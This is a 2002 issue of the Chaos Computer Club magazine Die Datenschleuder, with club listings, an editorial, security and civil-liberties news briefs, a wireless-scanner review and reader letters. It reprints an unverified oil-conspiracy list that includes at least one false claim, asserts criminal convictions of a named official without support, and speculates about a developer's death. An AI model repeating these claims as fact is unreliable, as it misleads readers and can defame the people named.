die datenschleuder.

das wissenschaftliche fachblatt für datenreisende
ein organ des chaos computer club

Es brennt! Es brennt! Nein, doch nicht... Alles eine Frage der Beleuchtung: nach Blinkenlights kommt Bushfire.
http://www.blinkenlights.de/bushfire.de.html

ISSN 0930-1054 • Zweites Quartal 2002
EUR 2,50 bitteschön
Postvertriebsstück C11301F

#78

Erfa-Kreise

Bielefeld	im Café Parlando, Wittekindstraße 42, jeden Dienstag (außer feiertags) ab 18h	*http://bielefeld.ccc.de/* *<mail@bielefeld.ccc.de>*
Berlin, CCCB e.V.	Marienstr. 11, Berlin-Mitte, *Briefpost: CCC Berlin / Postfach 640236 / D-10048 Berlin* Club Discordia jeden Donnerstag zwischen 17.00 und 23.00 Uhr in den Clubräumen. *Achtung: wir sind wieder in den alten – endlich renovierten – Räumen im Hinterhaus zu finden!*	*Fon: +49.30.285.986.00* *Fax: +49.30.285.986.56* *Aktuelles (ja, wirklich!) unter http://berlin.ccc.de/*
Düsseldorf, CCCD/ Chaosdorf e.V.	"zakk", Fichtenstr. 40 jeden 2. Dienstag im Monat ab 19.00 Uhr	*http://duesseldorf.ccc.de/*
Frankfurt am Main, cccffm	Club Voltaire, Kleine Hochstraße 5, donnerstags ab 19 Uhr	*http://www.ffm.ccc.de/*
Hamburg (die Dezentrale)	Lokstedter Weg 72 jeden Dienstag ab ca. 20.00 Uhr in den Clubräumen. Der jeweils erste Dienstag im Monat ist Chaos-Orga-Plenum (intern). An allen anderen Dienstagen ist jede(r) Interessierte herzlich willkommen. Termine aktuell unter *http://hamburg.ccc.de/bildungswerk/*	*http://hamburg.ccc.de/* *Fon: +49.40.401.801.0,* *Fax: +49.40.401.801.41,* *Voice: +49.40.401.801.31.*
Hannover, Leitstelle511	Kneipe "kleines Museum" in Linden, am Mittwoch der zweiten Woche des Monats ab 20h	*https://hannover.ccc.de/*
Karlsruhe, Entropia e.V.	Gewerbehof, Steinstraße 23, jeden Sonntag ab 19:30h	*http://www.entropia.de/*
Köln, Chaos Computer Club Cologne (C4) e.V.	Vogelsanger Str. 286, *50° 56' 45" N, 6° 51' 02" O (WGS84),* jeden letzten Donnerstag im Monat um 19:30h	*Fon: +49.221.546.3953* *<oeffentliche-anfragen@koeln.ccc.de>,* *http://koeln.ccc.de/*
München, muCCC	Blutenbergstr. 17, jeden zweiten und vierten Dienstag im Monat ab 19:30h	*http://www.muc.ccc.de/*
Ulm	Treffen Montags ab 19.30 Uhr entweder im 'Café Einstein' an der Uni Ulm oder beim Internet Ulm/Neu-Ulm e.V. (am Besten vorher per Mail anfragen!). Regelmäßige Vorträge im 'Chaos Seminar': http://www.ulm.ccc.de/chaos-seminar/	*http://ulm.ccc.de/* *<mail@ulm.ccc.de>*

Chaos-Treffs

Aus Platzgründen können wir die Details aller Chaos-Treffs hier nicht abdrucken. Es gibt aber in den folgenden Städten Chaos-Treffs mit Detailinformationen unter *http://www.ccc.de/regional/*: Bochum, Bremen, Darmstadt, Erlangen/ Nürnberg/Fürth, Freiburg i. Br., Gießen / Marburg, Trier, Kiel, Münster / Osnabrück, Saarbrücken, Stuttgart, Emden

Die Datenschleuder Nr. 78

Zweites Quartal 2002

Herausgeber

(Abos, Adressen, Verwaltungstechnisches etc.)
Chaos Computer Club e.V. /Lokstedter Weg 72, D-20251 Hamburg, Fon: +49.40.401.801.0, Fax: +49.40.801.401.41, <office@ccc.de>

Redaktion

(Artikel, Leserbriefe, Inhaltliches, etc.)
Redaktion Datenschleuder, Postfach 640236, D-10048 Berlin, Fon: +49.30.285.986.56, <ds@ccc.de>

Druck

Pinguindruck, Berlin; http://pinguindruck.de

Layout, ViSdP und Mädchen für alles

Tom Lazar, <tom@tomster.org>

Redakteure dieser Ausgabe

Tom Lazar <tomster> und Dirk Engling <erdgeist>

Autoren dieser Ausgabe

Andy Müller-Maguhn <amm>, Andreas Lehner <atoth>, Dirk Engling, Stefan Krecher, Christof Grigutsch, Arne Ludorff, Corinna Habets, Pablo Beyen und Marko.

Eigentumsvorbehalt

Diese Zeitschrift ist solange Eigentum des Absenders, bis sie dem Gefangenen persönlich ausgehändigt worden ist. Zurhabenahme ist keine persönliche Aushändigung im Sinne des Vorbehaltes. Wird die Zeitschrift dem Gefangenen nicht ausgehändigt, so ist sie dem Absender mit dem Grund der Nicht-Aushändigung in Form eines rechsmittelfähigen Bescheides zurückzusenden.

In eigener Sache

Ihr habt es sicher gemerkt: die letzte Datenschleuder erschien etwas später als geplant… zwei Monate Verzögerung für eine Quartalsschrift ist selbst für diskordische Verhältnisse ungewöhnlich.

Umso erstaunlicher ist es deshalb, daß die N° 78 keine sechs Wochen auf sich warten ließ. Was ist passiert? Nun ursprünglich war geplant, eine kleine "Zwischenausgabe" herauszubringen – mit vielleicht 16 oder 24 Seiten Umfang. Einfach um wieder in den quartalsmäßigen Rhythmus zu kommen. Daß dann in nur vier Wochen Produktionszeit doch noch eine "ausgewachsene" 32-Seiten-Ausgabe zustandekam hat einen ganz einfachen Grund: Teamarbeit.

Zum einen ist der geniale Plan von Tina, die Erfakreise mehr in die Datenschleuder einzubinden, zumindest in Köln gut angekommen. Dort hat die U23-Aktion nicht nur Stoff für einen Artikel hervorgebracht (s. S. 28) sondern gleich drei neue Autoren! Vorläufiges Ergebnis: der Demoszene-Artikel auf Seite 30 und zwei Buchrezensionen auf Seite 17 und 18.

Aber auch die anderen Erfa-Kreise sind aufgerufen, beizutragen – schließlich soll die Datenschleuder ja auch Spiegel diskordischer Aktivitäten sein…

Zum anderen hat auch die Redaktion selbst (wechselnde) Verstärkung bekommen: die Redaktionssitzungen finden wieder wöchentlich statt sporadisch statt!

Zum dritten hat sich aber auch technisch einiges getan: nach der mißglückten Umstellung des Redaktionssystems auf Framemaker+SGML (siehe DS74) stand ja erstmal wieder zwei Ausgaben lang Handarbeit in QuarkXPress auf dem Programm. Eine riesige Datei pro Heft – das war Achillesferse und Flaschenhals in einem. Im zweiten Anlauf scheint es aber nun gelungen: die Buch- und WebDAV-Funktionalität von InDesign erlaubt es auch mehreren Redakteuren gleichzeitig an der Datenschleuder zu arbeiten. Pro Artikel und Rubrik gibt es eine eigene Datei, ein ausführlicher Bericht folgt in der nächsten Ausgabe.

Und dank der XML-Exportfunktion klappt auch endlich die Bestückung der Online-Version. Moment! Online-Version? Ja, jetzt ist es offiziell: die Datenschleuder, das wissenschaftliche Fachblatt für Datenreisende ist "drin". Details dazu in Arnes Artikel auf Seite 20. Und natürlich unter *http://ds.ccc.de*…

<tomster>

Das Titelbild der letzten Ausgabe war wohl etwas mehr erläuterungsbedürftig: das abgebildete Motiv aus der "mitmischen" Kampagne wirbt nämlich ironischerweise ausgerechnet mit dem Hinweis auf das Fernmeldegeheimnis für den Deutschen Bundestag – also genau die Institution, die selbiges in den letzten fünf Jahren systematisch ausgehebelt hat.

Inhalt

IEEE 802.11i

From: Greg Rose <ggr@qualcomm.com>
Subject: Quote of the Day

I just found the following wonderful quote in the just out draft IEEE 802.11i document that defines security for wireless networks. In particular this is the section that describes the old WEP.

Editor's note: the text in this section essentially duplicates the text from the 1999 issue of the standard, suitably renumbered and with minor wordsmithing to remove technically inaccurate non-normative marketing language ascribing useful security characteristics to WEP. Given today's better understanding of WEP, much of this marketing text would be tantamount to fraud if it were to remain in the standard.

Newsweek: Exploding chips could foil laptop thieves

Wie Duncan Graham-Rowe in der Newsweek 16.01.2002 berichtet, wird derzeit an einem Projekt der Universität Kalifornien in San Diego die Konstruktion sebstexplodierender Chips erprobt, um beispielsweise eine erhöhte Hemmschwelle beim Diebstahl von Laptops zu setzen.

Frei nach dem Motto "This machine is stolen and will self-destruct in ten seconds ... " waren bisherige Experimente an dem Problem gescheitert, daß man das Silizium entweder mit flüssigem Sauerstoff oder Nitric Säure kontaminieren muss. Projektleiter Michael Sailor verkündete nun stolz, daß man das ganze jetzt mit elektrischen Signalen gesteuert bekommt.

Als mögliche Anwender wird natürlich auch - unter Verweis auf ein dem US- Militär 2001 im chinesischen Luftraum abhanden gekommenes Spionageflugzeug - das US-Militär gesehen, dessen ausführliches reingeneering durch chinesische Stellen wohl hinreichenden Leidensdruck auf amerikanischer Seite erzeugt hätte.

Als weitere Einsatzmöglichkeiten werden Mobiltelefone aber auch die sekundengenaue Initiierung chemischer Reaktionen genannt. Mißbrauchs- chancen to be discussed, vermutlich wird es dann ganz neue Formen von Computerviren und Schutzgelderpressungen geben ;-?

Details: *http://www.newscientist.com/news/news.jsp?id=ns99991795*

New York verklagt Network Associates

Die Stadt New York hat die Firma Network Associates aufgrund der Lizensbedingungen der übernommenen Firma McAfee verklagt. Der Rechtsstreit, der im Supreme Court in Manhatten ausgetragen wird, dreht sich um die in den Lizenzbedingungen formulierte Bedingung, daß etwaige Veröffentlichungen über das Produkt nur nach expliziter Zustimmung von Network Associates erfolgen soll: "The customer will not publish reviews of this product without prior consent from Network Associates Inc."

Das geht selbst den New Yorker Behörden zuweit, die in dieser Zensurklausel eine Verletzung des ersten amerikanischen Verfassungssgrundsatzes auf freie Redefreiheit sehen.

Quelle: *http://www.nytimes.com/2002/02/08/technology/08VIRU.html?todaysheadlines=&pagewanted=print*

Spionage über Betriebsanzeige LEDs

Britische und amerikanische Wissenschaftler haben nach eigenen Angaben eine Methode entdeckt, um über die Betriebsanzeige LEDs von Modems, Tastaturen und Routern durch entsprechende Ausforschung mit Teleskopen und Auswertung durch Analysesoftware den entsprechenden Datenfluss zu rekonstruieren.

Joe Loughry, Programmierer beim Rüstungsunternehmen Lockheed Martin Space Systems in Denver (USA) macht entsprechende Aussagen bei Reuters. Ein entsprechenden Artikel zusammen mit dem Co-Autor David Umphress von der Alabams Auburn Universtität wurde für die nächste Zeit in der "ACM Transaction on Information and System Security." angekündigt.

Quelle: http://www.cnn.com/2002/TECH/ptech/03/07/led.snooping.reut/index.html

Subject: Good quote on biometric ID

I was reading a late-70's paper on computer security recently when I saw that it contains a nice quote about the futility of trying to use biometrics to prevent Sept.11-type attacks, I thought I'd share it with people:

When a highway patrolman is sent to his duty, he has to be given the authority to cite traffic violators. This cannot be done explicitly for each violator because at the time that the patrolman is sent to his duty, the traffic violator does not exist, and the identity of the future violators is not known, so that it is impossible to construct individual access rights for the violators at that time. The point is that the patrolman's authority has to do with the behaviour of motorists, not their identity.

Quelle: Naftaly Minsky, "An Operation-Control Scheme for Authorisation in Computer Systems", International Journal of Computer and Information Sciences, Vol.2, No.2, June 1978, p.157.

Kabelkanal am Ground Zero, New York City.

Neues von dem, was mal PGP war

Phil Zimmermann versucht in Ermangelung der entsprechenden finanziellen Mittel zum Rückkauf der Produktpalette PGP von Network Associates, wenigstens die Freigabe von PGP als Open Source zu erreichen.

Derzeit ist die Produktpalette PGP laut Network Associates im Wartungsmodus (siehe auch DS77), lediglich das Produkt "E-Business Server" – die Kommandozeilenversion von PGP befindet sich noch im aktiven Vertrieb. Dieses Produkt ist dann auch der Anlass für Network Associates sich gegen die Freigabe des Produktes als Open Source, weil man dann ja kein Geld mehr verdienen könne.

Details: http://newsforge.com/newsforge/02/07/01/1411226.shtml?tid=21

Citibank blockiert Nutzungsoptionen von Kreditkarten für Online-Spielhallen

Der Generalstaatsanwalt von New York hat bekanntgegeben, daß die Citibank sich einverstanden erklärt habe, die Nutzung von bei der Citibank ausgegebenen Kreditkarten für Online-Spielhallen / Gambling zu sperren.

Diese Regelung betrifft alle Internet gambling Transaktionen und ist nicht auf die Nutzung auf New Yorker Kunden beschränkt. Andere Banken wie die Bank of America, MBNA und die Chase Manhatten Bank haben ebenfalls mit entsprechenden Sperrungen begonnen.

Quelle: http://www.msnbc.com/news/767112.asp

Gnutella Entwickler tot

Der Entwickler von Gnutella, Gene Kan ist am 09.07. mit einem Kopfschuss tot aufgefunden worden. Auch wenn über die näheren Todesumstände nichts bekannt wurde, wurde der Fall von den zuständigen Behörden kurzfristig als Selbstmord entschieden.

Auch wenn zunächst eine relativ große Konfusion über den unerwarteten Tod von Kan auftrat und natürlich auch die Frage auftrat, ob hier nicht physikalisch oder psychologisch die Musikindustrie als direkter oder indirekter Verursacher seines Ablebens zu suchen sei, hat sich die Familie – auf wessen Anraten auch immer – bereits kurzfristig für die Einäscherung entschieden. Damit sind weiteren Untersuchungsoptionen natürlich deutliche Schranken gesetzt.

Details: http://apnews.excite.com/article/20020709/D7KLNCNG0.html

Neugründung des Ministeriums für Staatssicherheit geplant

Der ehemalige Präsident des Bundessamtes für Verfassungsschutz (BfV) und Staatssekretär im Bundesinnenministerium, Eckart Werthebach fordert nunmehr die Neugründung eines Ministerium für Staatssicherheit (MfS). Dies ist die grobe Zusammenfassung einer Studie, die Werthebach für die Bertellsmann-Stiftung geschrieben hat.

Insbesondere angesichts der "Herausforderungen und Gefahren, die vom internationalen Terroismus

ausgehen", sei die Trennung zwischen Geheimdiensten und Polizei sowie der Datenaustausch zwischen den "Sicherheitsdiensten" unzureichend und die Neugründung eines Ministeriums für Staatssicherheit (Arbeitstitel: Heimatschutzministerium) erforderlich.

Interessant ist das unter anderem deswegen, als das Werthebach nicht nur wegen aktiver & passiver Bestechung ("Vorteilsnahme"), Strafvereitelung im Amt, Fahrlässige Tötung, Uneidliche Falschaussage, Landesverrat, Geheimnisverrat im schweren Fall, Unterlassene Hilfeleistung nach §323 ("Aussetzen"), Meldevergehen, Erpressung/Nötigung verurteilt ist, sondern insb. bereits mehrfach bereits im gerede aufgrund von Strukturförderungen ehemaliger Stasi-Mitarbeiter und ganzer Einheiten war.

Im Frühjahr 1990 hatte der damalige Bonner Bundesinnenminister Wolfgang Schäuble seinen karrierebewußten Ministerialrat als "Berater" von DDR-Innenminister Diestel nach Ost-Berlin entsandt. Werthebach sollte die Stasi-Auflösung unter Kontrolle nehmen und brisante Dokumente über Bonner Politiker aus MfS- und KGB-Archiven sicherstellen. Dazu nahm Werthebach Einfluß auf die Zusammensetzung des staatlichen Stasi-Auflösungskomitees, knüpfte Verbindungen mit hochrangigen MfS- und KGB-Offizieren und sorgte im Verein mit Diestel dafür, daß dem Bürgerkomitee alle Kontrollmöglichkeiten entzogen wurden.

Einer der engsten Partner Werthebachs in jener Zeit war Stasi-Generalmajor Edgar BRAUN, der für ihn die Verbindungen zu der verhandlungsbereiten Stasi-Führung herstellte. Gleichzeitig stand Braun einer Sondergruppe im staatlichen MfS-Auflösungskomitee vor, die Akten über bundesdeutsche Politiker und Wirtschaftsgrößen aus dem Stasi-Archiv barg und an das Kölner BfV übergab. Braun vermittelte Werthebach aber auch den Kontakt zur KGB-Residentur in Berlin-Karlshorst, wo der "Berater" im Auftrag Schäubles die Bedingungen für eine Übergabe ausgelagerter Stasi-Akten eruieren sollte. Bei dieser Gelegenheit lernte Werthebach den Vizechef der KGB-Residentur, General Wladimir Lissin, kennen. Eine dubiose Liaison entspann sich zwischen den beiden, die auch noch anhielt, als Eckart Werthebach 1991 den Chefsessel im BfV übernahm. Doch die vermeintliche Top-Quelle entpuppte sich später als "Nachrichtenspiel" des KGB, auf die Werthebach blindlings hereingefallen war. Eine Panne, die seine Geheimdienstkarriere 1995 beendete – wohl auch, weil deutsche Abwehrexperten befürchten mußten, daß sich in der Moskauer Akte über Werthebach noch weitere Details aus seinen Kungeleien mit Stasi- und KGB-Offizieren finden.

Mehr zu Werthebach:

http://www.contramotion.com/updates/persons/werthebach

Das Gutachten online:

http://www.bertelsmann-stiftung.de/documents/GutachtenWerthebach.pdf

Europäischen Initiative für digitale Menschenrechte gegründet

Unter dem Namen EDRI (European Digital Rights) haben sich Anfang Juni in Berlin zunächst 10 Initiativen aus dem Kontext Datenschutz, Informationsfreiheit und digitale Bürgerrechte zusammengefunden, um als gemeinsamer Verband im Kontext europäischer Bewusstseinsbildung und Gesetzgebung Aktivitäten zu entfalten.

Gründungsmitglieder sind: Bits of Freedom (Niederlande), Chaos Computer Club (CCC, Deutschland), Digital Rights (Dänemark), Electronic Frontier Finland (EFFi, Finnland), Foundation for Information Policy Research (FIPR, Vereinigtes Königreich), Förderverein Informationstechnik und Gesellschaft (FITUG, Deutschland), Imaginons un réseau Internet solidaire (IRIS, Frankreich), Privacy International (Vereinigtes Königreich), Quintessenz (Österreich) und Verein für Internet- Benutzer (VIBE!AT, Österreich).

Derzeit wird EDRI zunächst als Verein belgischen Rechts in das belgische Register eingetragen und ist vorraussichtliche Ende des Jahres Arbeitsfähig.

Nähere Informationen und erste Aktivitäten gibt es auf der im Aufbau befindlichen Webpräsenz *http://www.edri.org/*

SILENTRUNNER = Carnivore?

Aus gewöhnlich nicht vollständig schlecht informierten Kreisen verlautet, daß es sich bei dem Produkt *www.silentrunner.com* vom Kern her um das handeln soll, was in der Fachöffentlichkeit derzeit unter dem Namen "Carnivore" oder auch "Magiclantern" bekannt ist.

Sachdienliche Hinweise werden unter der E-Mailadresse crd@ccc.de gerne entgegengenommen, natürlich auch anonym.

Im Netz: *http://www.silentrunner.com/*

Herrgott! Jetzt initiiert auch noch der Vatikan Internet-Zensur

Die italienische Polizei hat aufgrund von mehreren Internet-Seiten, in denen u.a. so schlimme Dinge getan werden wie Gotteslästerung und Verarschung der Jungfrau Maria (in Italien sind das Straftaten) begangen werden verschiedene Seiten vermutlich beschlagnahmt.

Ursächlich waren offenbar Skizzierungen der Vermutung, auch die Jungfrau Maria habe Sex gehabt ;-)

Auf den Seiten bekommt man derzeit nur das Logo der entsprechenden Polizeieinheit zu sehen.

Siehe zum Beispiel: *http://www.porcamadonna.com/*

Ausführlichere Meldung: *http://news.bbc.co.uk/hi/english/world/europe/newsid_2119000/2119780.stm*

Ladengeschäft für... äh... also... jedenfalls irgendwo in Afrika.

Shanghai schließt alle Internet Cafes "wegen Feuergefahr"

Die Regierung in Bejingt hat Mitte Juni alle Internet Cafes in Shanghai wegen "Feuergefahr" schließen lassen. Anlaß war ein brand in einem nicht-lizensiertem Cybercafe, bei dem 24 Menschen starben.

Aufgrund der sehr weitgehenden gesetzlichen Einschränkungen und Anforderungen für den Betrieb von Internet-Cafes – inkl. Content-Regulierung, Registrierung der Benutzer etc. gibt es in China eine Vielzahl von nicht-lizensierten Internet-Cafes, die bei der Gelegenheit wohl auch alle anderen Gesetze ignorieren.

Nachdem durch einen Brand in einem solchen nicht-lizensierten Internet-Kaffee jetzt Menschen starben, wurden in und außerhalb von Shanghai jetzt auch bis auf weiteres die lizensierten Internet-Cafes geschlossen..

Meldung: *http://www.cbsnews.com/stories/2002/06/17/world/printable512513.shtml*

Merkwürdigkeiten beim Berliner Datenschutzbeauftragen

Die Veröffentlichung von Mitarbeiterlisten des ehemaligen Ministeriums für Staatssicherheit (MfS) der deutschen demokratischen Republik (DDR) reizt offenbar den Berliner Datenschutzbeauftragten zu Maßnahmen, für die es nicht einmal juristische Grundlagen gibt.

Durch das zufällig auch vom Berliner Datenschutzbeauftragten erschaffene Berliner Informationsfrei heitsgesetz konnte jetzt durch Akteneinsicht in den Vorgang beim Berliner Datenschutzbeauftragten nachvollzogen werden, mit welchen Methoden hier mehrere übereifrige Mitarbeiter, darunter mindestens ein ehemaliger DDR-Bürger, gegen die Betreiber von Webseiten vorgegangen sind, die entsprechende Listen abrufbar hielten. Dumm nur, daß die Leute teilweise in anderen Bundesländern ansässig sind und zum anderen selbst die Staatsanwaltschaft Berlin nicht einmal ansatzweise ein Verstoss gegen Datenschutzgesetze feststellen konnte.

Die Komplexität des Falles ergibt sich unter anderem dadurch, daß der Berliner Datenschutzbeauftragte gleichzeitig der Berliner Informations- freiheitsbeauftragte ist und als Datenschutzbeauftragter auch noch Aufsichtsbehörde über die Informationsfreiheitsfunktion. Als wenn das nicht schon kompliziert genug ist, kommt noch dazu, daß die ehemalige Pressesprecherin des Berliner Datenschutzbeauftragten gerade Leiterin des Berliner Amtes für Verfassungsschutzes geworden ist.

Da bei der Akteneinsicht unter anderem wesentliche Information fehlen, u.a. die Namen derjenigen, die sich über die Veröffentlichung der Listen beschwert haben, steht jetzt der Verdacht im Raum, daß die Leiterin des Berliner Verfassungsschutzes versucht, einen Teil Ihrer Mitarbeiter, die vom Ministerium für Staatssicherheit übernommen wurden, zu schützen.

Ein Politkrimi ersten gerades unter

http://www.contramotion.com/about/stasidatenschutz/

Der CRD wurde wie immer von <amm> kompiliert.

Vertrauliche Unterlagen landeten im Müll / Datenschutz

Der Datenschutzbeauftragte des Landes Baden-Württemberg, Bernd Schneider, hat den Umgang der Stadt Mannheim mit sensiblen Bürgerdaten gerügt. Bei einer Kontrolle fanden seine Mitarbeiter haufenweise brisante Unterlagen in öffentlich zugänglich Mülltonnen… Ein schwacher Trost für die Bürger: Im Müll fanden sich nicht nur ihre Daten, sondern auch Entwürfe für Mitarbeiter-Beurteilungen aus dem Mannheimer Rathaus... Ein Sprecher des Mannheimer Oberbürgermeisters Gerhard Widder (SPD) versicherte auf Anfrage, die Stadt wolle den Vorwürfen unverzüglich nachgehen und sie auch zum Anlass nehmen, die Einhaltung der Datenschutzbestimmungen im Rathaus generell zu überprüfen.

Quelle: FrankfurterRundschau 4.7.02 S. 4

Auskundschaften mit einem Apfel in der Tasche

Mit MacStumbler [1] gibt es nun endlich ein natives Mac OS X-Tool zum Auskundschaften von drahtlosen Netzwerken.

Wer einen Apple Computer sein eigen nennt, ihn mit der "Airport-Technologie" ausgerüstet hat und OS X nutzt, war bisher aufgeschmissen, wenn es ums Erforschen von Funknetzwerken ging. Obwohl ein BSD-System dem OS X zugrunde liegt, konnten alle bisherigen Programme nicht einwandfrei laufen, da schlicht die Rechte-Unterstützung der Karte und der direkte Zugriff auf diese nicht so einfach war.

Das kleine Tool MacStumbler rückt nun in diese Lücke. Es trumpft mit seinem für Apple-Software so schlichtem Funktionsumfang, der jedoch völlig ausreicht. Im Feldtest findet es sehr gut die Netze und gibt deren Informationen durch. Ein direktes Packetlogging, wie von kismet bekannt, ist (noch) nicht implementiert. Dazu kann man aber immer noch The Ethereal [2] starten. Auf in ein neues Hobby! *(docx)*

[1] http://homepage.mac.com/macstumbler/

[2] http://www.ethereal.com

Neugieriger Infodienst von T-Online

Ein neues "Informations- und Dialogangebot" von T-Online sorgt für Verunsicherung bei den Kunden. T-Online informierte seine Nutzer in der vergangenen Woche über das neue Angebot "Info Direkt". Damit will der Provider den Kunden exklusive, speziell auf ihre Interessengebiete zugeschnittene "Informationen und Dienstleistungen sowie exklusive Top-Angebote zu besonders günstigen Konditionen (z. B. Reisen und ausgewählte Shopping-Angebote) anbieten".

Um die Angebote auf die Wünsche und Bedürfnisse der Kunden abzustimmen und um mit ihnen direkt in Dialog treten zu können, benötige T-Online allerdings Angaben, hieß es bei der Telekom-Tochter. Neben Account-Daten wie dem Namen, der Adresse, dem Tarif und der E-Mail-Adresse erhebe man auch "Informationen, wie z. B. 'Welche Shopping-Sites haben Sie wann wie lange besucht?'".

In der Tat will der Provider das Surf-Verhalten seiner Kunden beobachten. T-Online-Sprecher Michael Schlechtriem gibt folgendes Beispiel für die Funktionsweise des Dienstes: Gibt der Kunde "Exklusiv-Angebote" als sein Interessengebiet an, merkt sich Info Direkt daraufhin alle Shopping-Sites, die er aufsucht. Die Wahl der Sites und die Häufigkeit der Besuche lässt beispielsweise erkennen, dass ein Nutzer sich im Augenblick möglicherweise besonders für Unterhaltungselektronik interessiert. Also könnten sich die Shopping-Angebote, die T-Online auswählt, beispielsweise um DVD-Player, TV-Geräte und HiFi-Anlagen drehen.

Allerdings betont Schlechtriem, dass die Teilnahme bei Info Direkt freiwillig sei. Das Erheben und Verarbeiten der Daten erfolge im Rahmen der Teledienstedaten-schutzgesetze. Jeder Kunde könne jederzeit seine Daten einsehen und seine abgegebene Einwilligung widerrufen.

Na, wenn das nicht prima zu unserem Artikel "Happy Volksverarschung" in der letzten Ausgabe passt... Ob die zitierten 'exklusiven Top-Angebote' wohl auch ähnlich toll sind wie bei den HappyDigits? <tomster>

Quelle: heise-ticker vom 09.07.2002, *http://www.heise.de/newsticker/data/jo-09.07.02-000/*

Musikindustrie zeigt Flagge...

"4. Gesetzgeber muss sofort das veraltete Recht auf Herstellung einer Sicherungskopie ändern und anstelle dessen das Kopieren unter Strafe stellen, statt es als Kavaliersdelikt zu behandeln. Hierzu gehört auch, Kopiersoftware vom Markt zu nehmen und zu verbieten.

5. Aufklärungsarbeit und gemeinsamen Maßnahmen-katalog entwerfen - Diskussionsveranstaltung zwischen Industrie (GVU), Handel (Verleih und Verkauf), IVD. Vordergründig muss jetzt ganz schnell alles dafür getan werden, um der weiteren AUSBREITUNG entgegenzuwirken, um dann in kleinen Schritten die richtigen GEGENMASSNAHMEN einzuleiten. Es sollten keine Kampagnen beschlossen werden, die bei den noch nicht INFIZIERTEN ENDVERBRAUCHERN *(sic!)* das Kopierinteresse zusätzlich hervorrufen könnten."

Auszug aus einem 'Massnahmenkatalog', unterbreitet von der Media Marketing Bild- und Tonträger Service, Bocum, in dem offen die Abschaffung der Privatkopie verlangt wird. Der volle wortlaut findet sich unter: http://www.mediabiz.de/firmen/index.afp?Nr=1285&Biz=mediabiz&Premium=N&Navi=00000000 <tomster>.

It is all about Oil, Stupid!

- The Russians got into their Vietnam right after we got out of ours? Isn't that strange?

- We supported Bin Laden and the Taleban for years, and viewed them as freedom fighters against the Russians? Isn't that strange?

- As late as 1998 the US was paying the salary of every single Taleban official in Afghanistan? Isn't that strange?

- There is more oil and gas in the Caspian Sea area than in Saudi Arabia, but you need a pipeline through Afghanistan to get the oil out. Isn't that strange?

- UNOCAL, a giant American Oil conglomerate, wanted to build a 1000-mile long pipeline from the Caspian Sea through Afghanistan to the Arabian Sea. Isn't that strange?

- UNOCAL spent $10 billion on geological surveys for pipeline construction, and very nicely courted the Taleban for their support in allowing the construction to begin. Isn't that strange?

- All of the leading Taleban officials were in Texas negotiating with UNOCAL in 1998. Isn't that strange?

- 1998-1999 - The Taleban changed its mind and threw UNOCAL out of the country and awarded the pipeline project to a company from Argentina. Isn't that strange?

- John Maresca, vice president of UNOCAL, testified before Congress and said no pipeline until the Taleban was gone and a more friendly government was established. Isn't that strange?

- 1999-2000 - The Taleban became the most evil people in the world. Isn't that strange?

- Niaz Naik, a former Pakistani Foreign Secretary, was told by senior American officials in mid-July that military action against Afghanistan would go ahead by the middle of October. Isn't that strange?

- Sept. 11, 2001 - WTC disaster.

- Bush goes to war against Afghanistan even though none of the hijackers came from Afghanistan. Isn't that strange?

- Bush blamed Bin Laden but has never offered any proof saying it's a "secret." Isn't that strange?

- Taleban offered to negotiate to turn over Bin Laden if we showed them some proof. We refused; we bombed. Isn't that strange?

- Bush said: "This is not about nation building. It's about getting the terrorists." Isn't that strange?

- We have a new government in Afghanistan. Isn't that strange?

- The leader of that government formerly worked for UNOCAL. Isn't that strange?

- Bush appoints a special envoy to represent the US to deal with that new government, who formerly was the "chief consultant to UNOCAL." Isn't that strange?

- The Bush family acquired their wealth through oil? Isn't that strange?

- Bush's secretary of interior was the president of an oil company before going to Washington. Isn't that strange?

- George Bush Sr. now works with the "Carlysle Group" specializing in huge oil investments around the world. Isn't that strange?

- Condoleezza Rice worked for Chevron before going to Washington. Isn't that strange?

- Chevron named one of its newest "supertankers" after Condoleezza. Isn't that strange?

- Dick Cheney worked for the giant oil conglomerate Haliburton before becoming vice president. Isn't that strange?

- Haliburton gave Cheney $34 million as a farewell gift when he left the company. Isn't that strange?

- Haliburton is in the pipeline construction business. Isn't that strange?

- There is $6 trillion worth of oil in the Caspian Sea area. Isn't that strange?

- Tony Blair is an Ex British Petrolium (BP) executive. Isn't that strange?

- The US government quietly announced on Jan 31, 2002 that we will support the construction of the Trans-Afghanistan pipeline. Isn't that strange?

- President Musharraf (Pakistan), and interim leader Karzai, (Afghanistan -UNOCAL) announce agreement to build proposed gas pipeline from Central Asia to Pakistan via Afghanistan. (Irish Times 02/10/02) Isn't that strange?

By Joseph Clifford, James Town, Rhode Island

Stichwort "investigativer Journalismus": wir haben keine der o.g. Behauptungen verifiziert, sondern drucken sie ausschliesslich als "Food for Thought" ab. <tomster>

Amtliches Dementi ;-)

8. Was verbirgt sich hinter www.bnd.de ?

Bei der Adresse "www.bnd.de" handelt es sich nicht um eine Internet-Adresse des Bundesnachrichtendienstes.

(aus dem FAQ des BND: *http://www.bundesnachrichtendienst.de/faq/faq.htm)*

Datenschleuder nun auch im Netz

Moin, habe gerade gesehen, dass es die Datenschleuder nun auch im Netz gibt, was ich sehr begrüße. Bisher habe ich nur sporadisch einzelne Ausgaben in die Finger bekommen und mir mehrmals vorgenommen, nun doch endlich mein eigenes Abo zu organisieren, was ich dann aber immer wieder vergessen habe...

Also geht es euch wie der "Musik"industrie mit den mp3s, sobald sie im Netz sind hat man Gelegenheit, mal gründlich probezulesen und, schwupps, habt ihr einen neuen Abonennten gewonnen. Das Bestellformular liegt schon ausgefüllt auf dem Schreibtisch. Ich habe gerade Abi gemacht und bin in nächster zeit erstmal Zivi, eine Kopie meines Einberufungsbeschei... lege ich bei. (Wegen Preisnachlass) (Der trägt übrigens die lustige Bemerkung "Dieses Dokument wurde mit einer Datenverarbeitungsanlage erstellt und bedarf daher keiner Unterschrift." Ach so ist das !)

viele Grüße, Till Sawala

ds.ccc.de

hallo! für die bereitstellung der 'ds' im netz, möchte ich mich bei euch allen bedanken und den von mir empfundenen respekt eurer arbeit gegenüber mitteilen. als jahrelanger pilger des ccc-kongress, hoffe ich nur, dass <ds.ccc.de> nicht wie die anderen kongressseiten verkümmern ;-)

grüsse aus nürnberg

partiZan

Subject: Frage!

From: Bunny_99@

[..snip..] Wenn die Frage illegal ist braucht ihr mir nicht antworten. ;-)

Wenn es in einem Land illegal wäre eine Frage zu stellen, sollte man auswandern... <padeluun>

Subject: Handschellen

From: vincula@

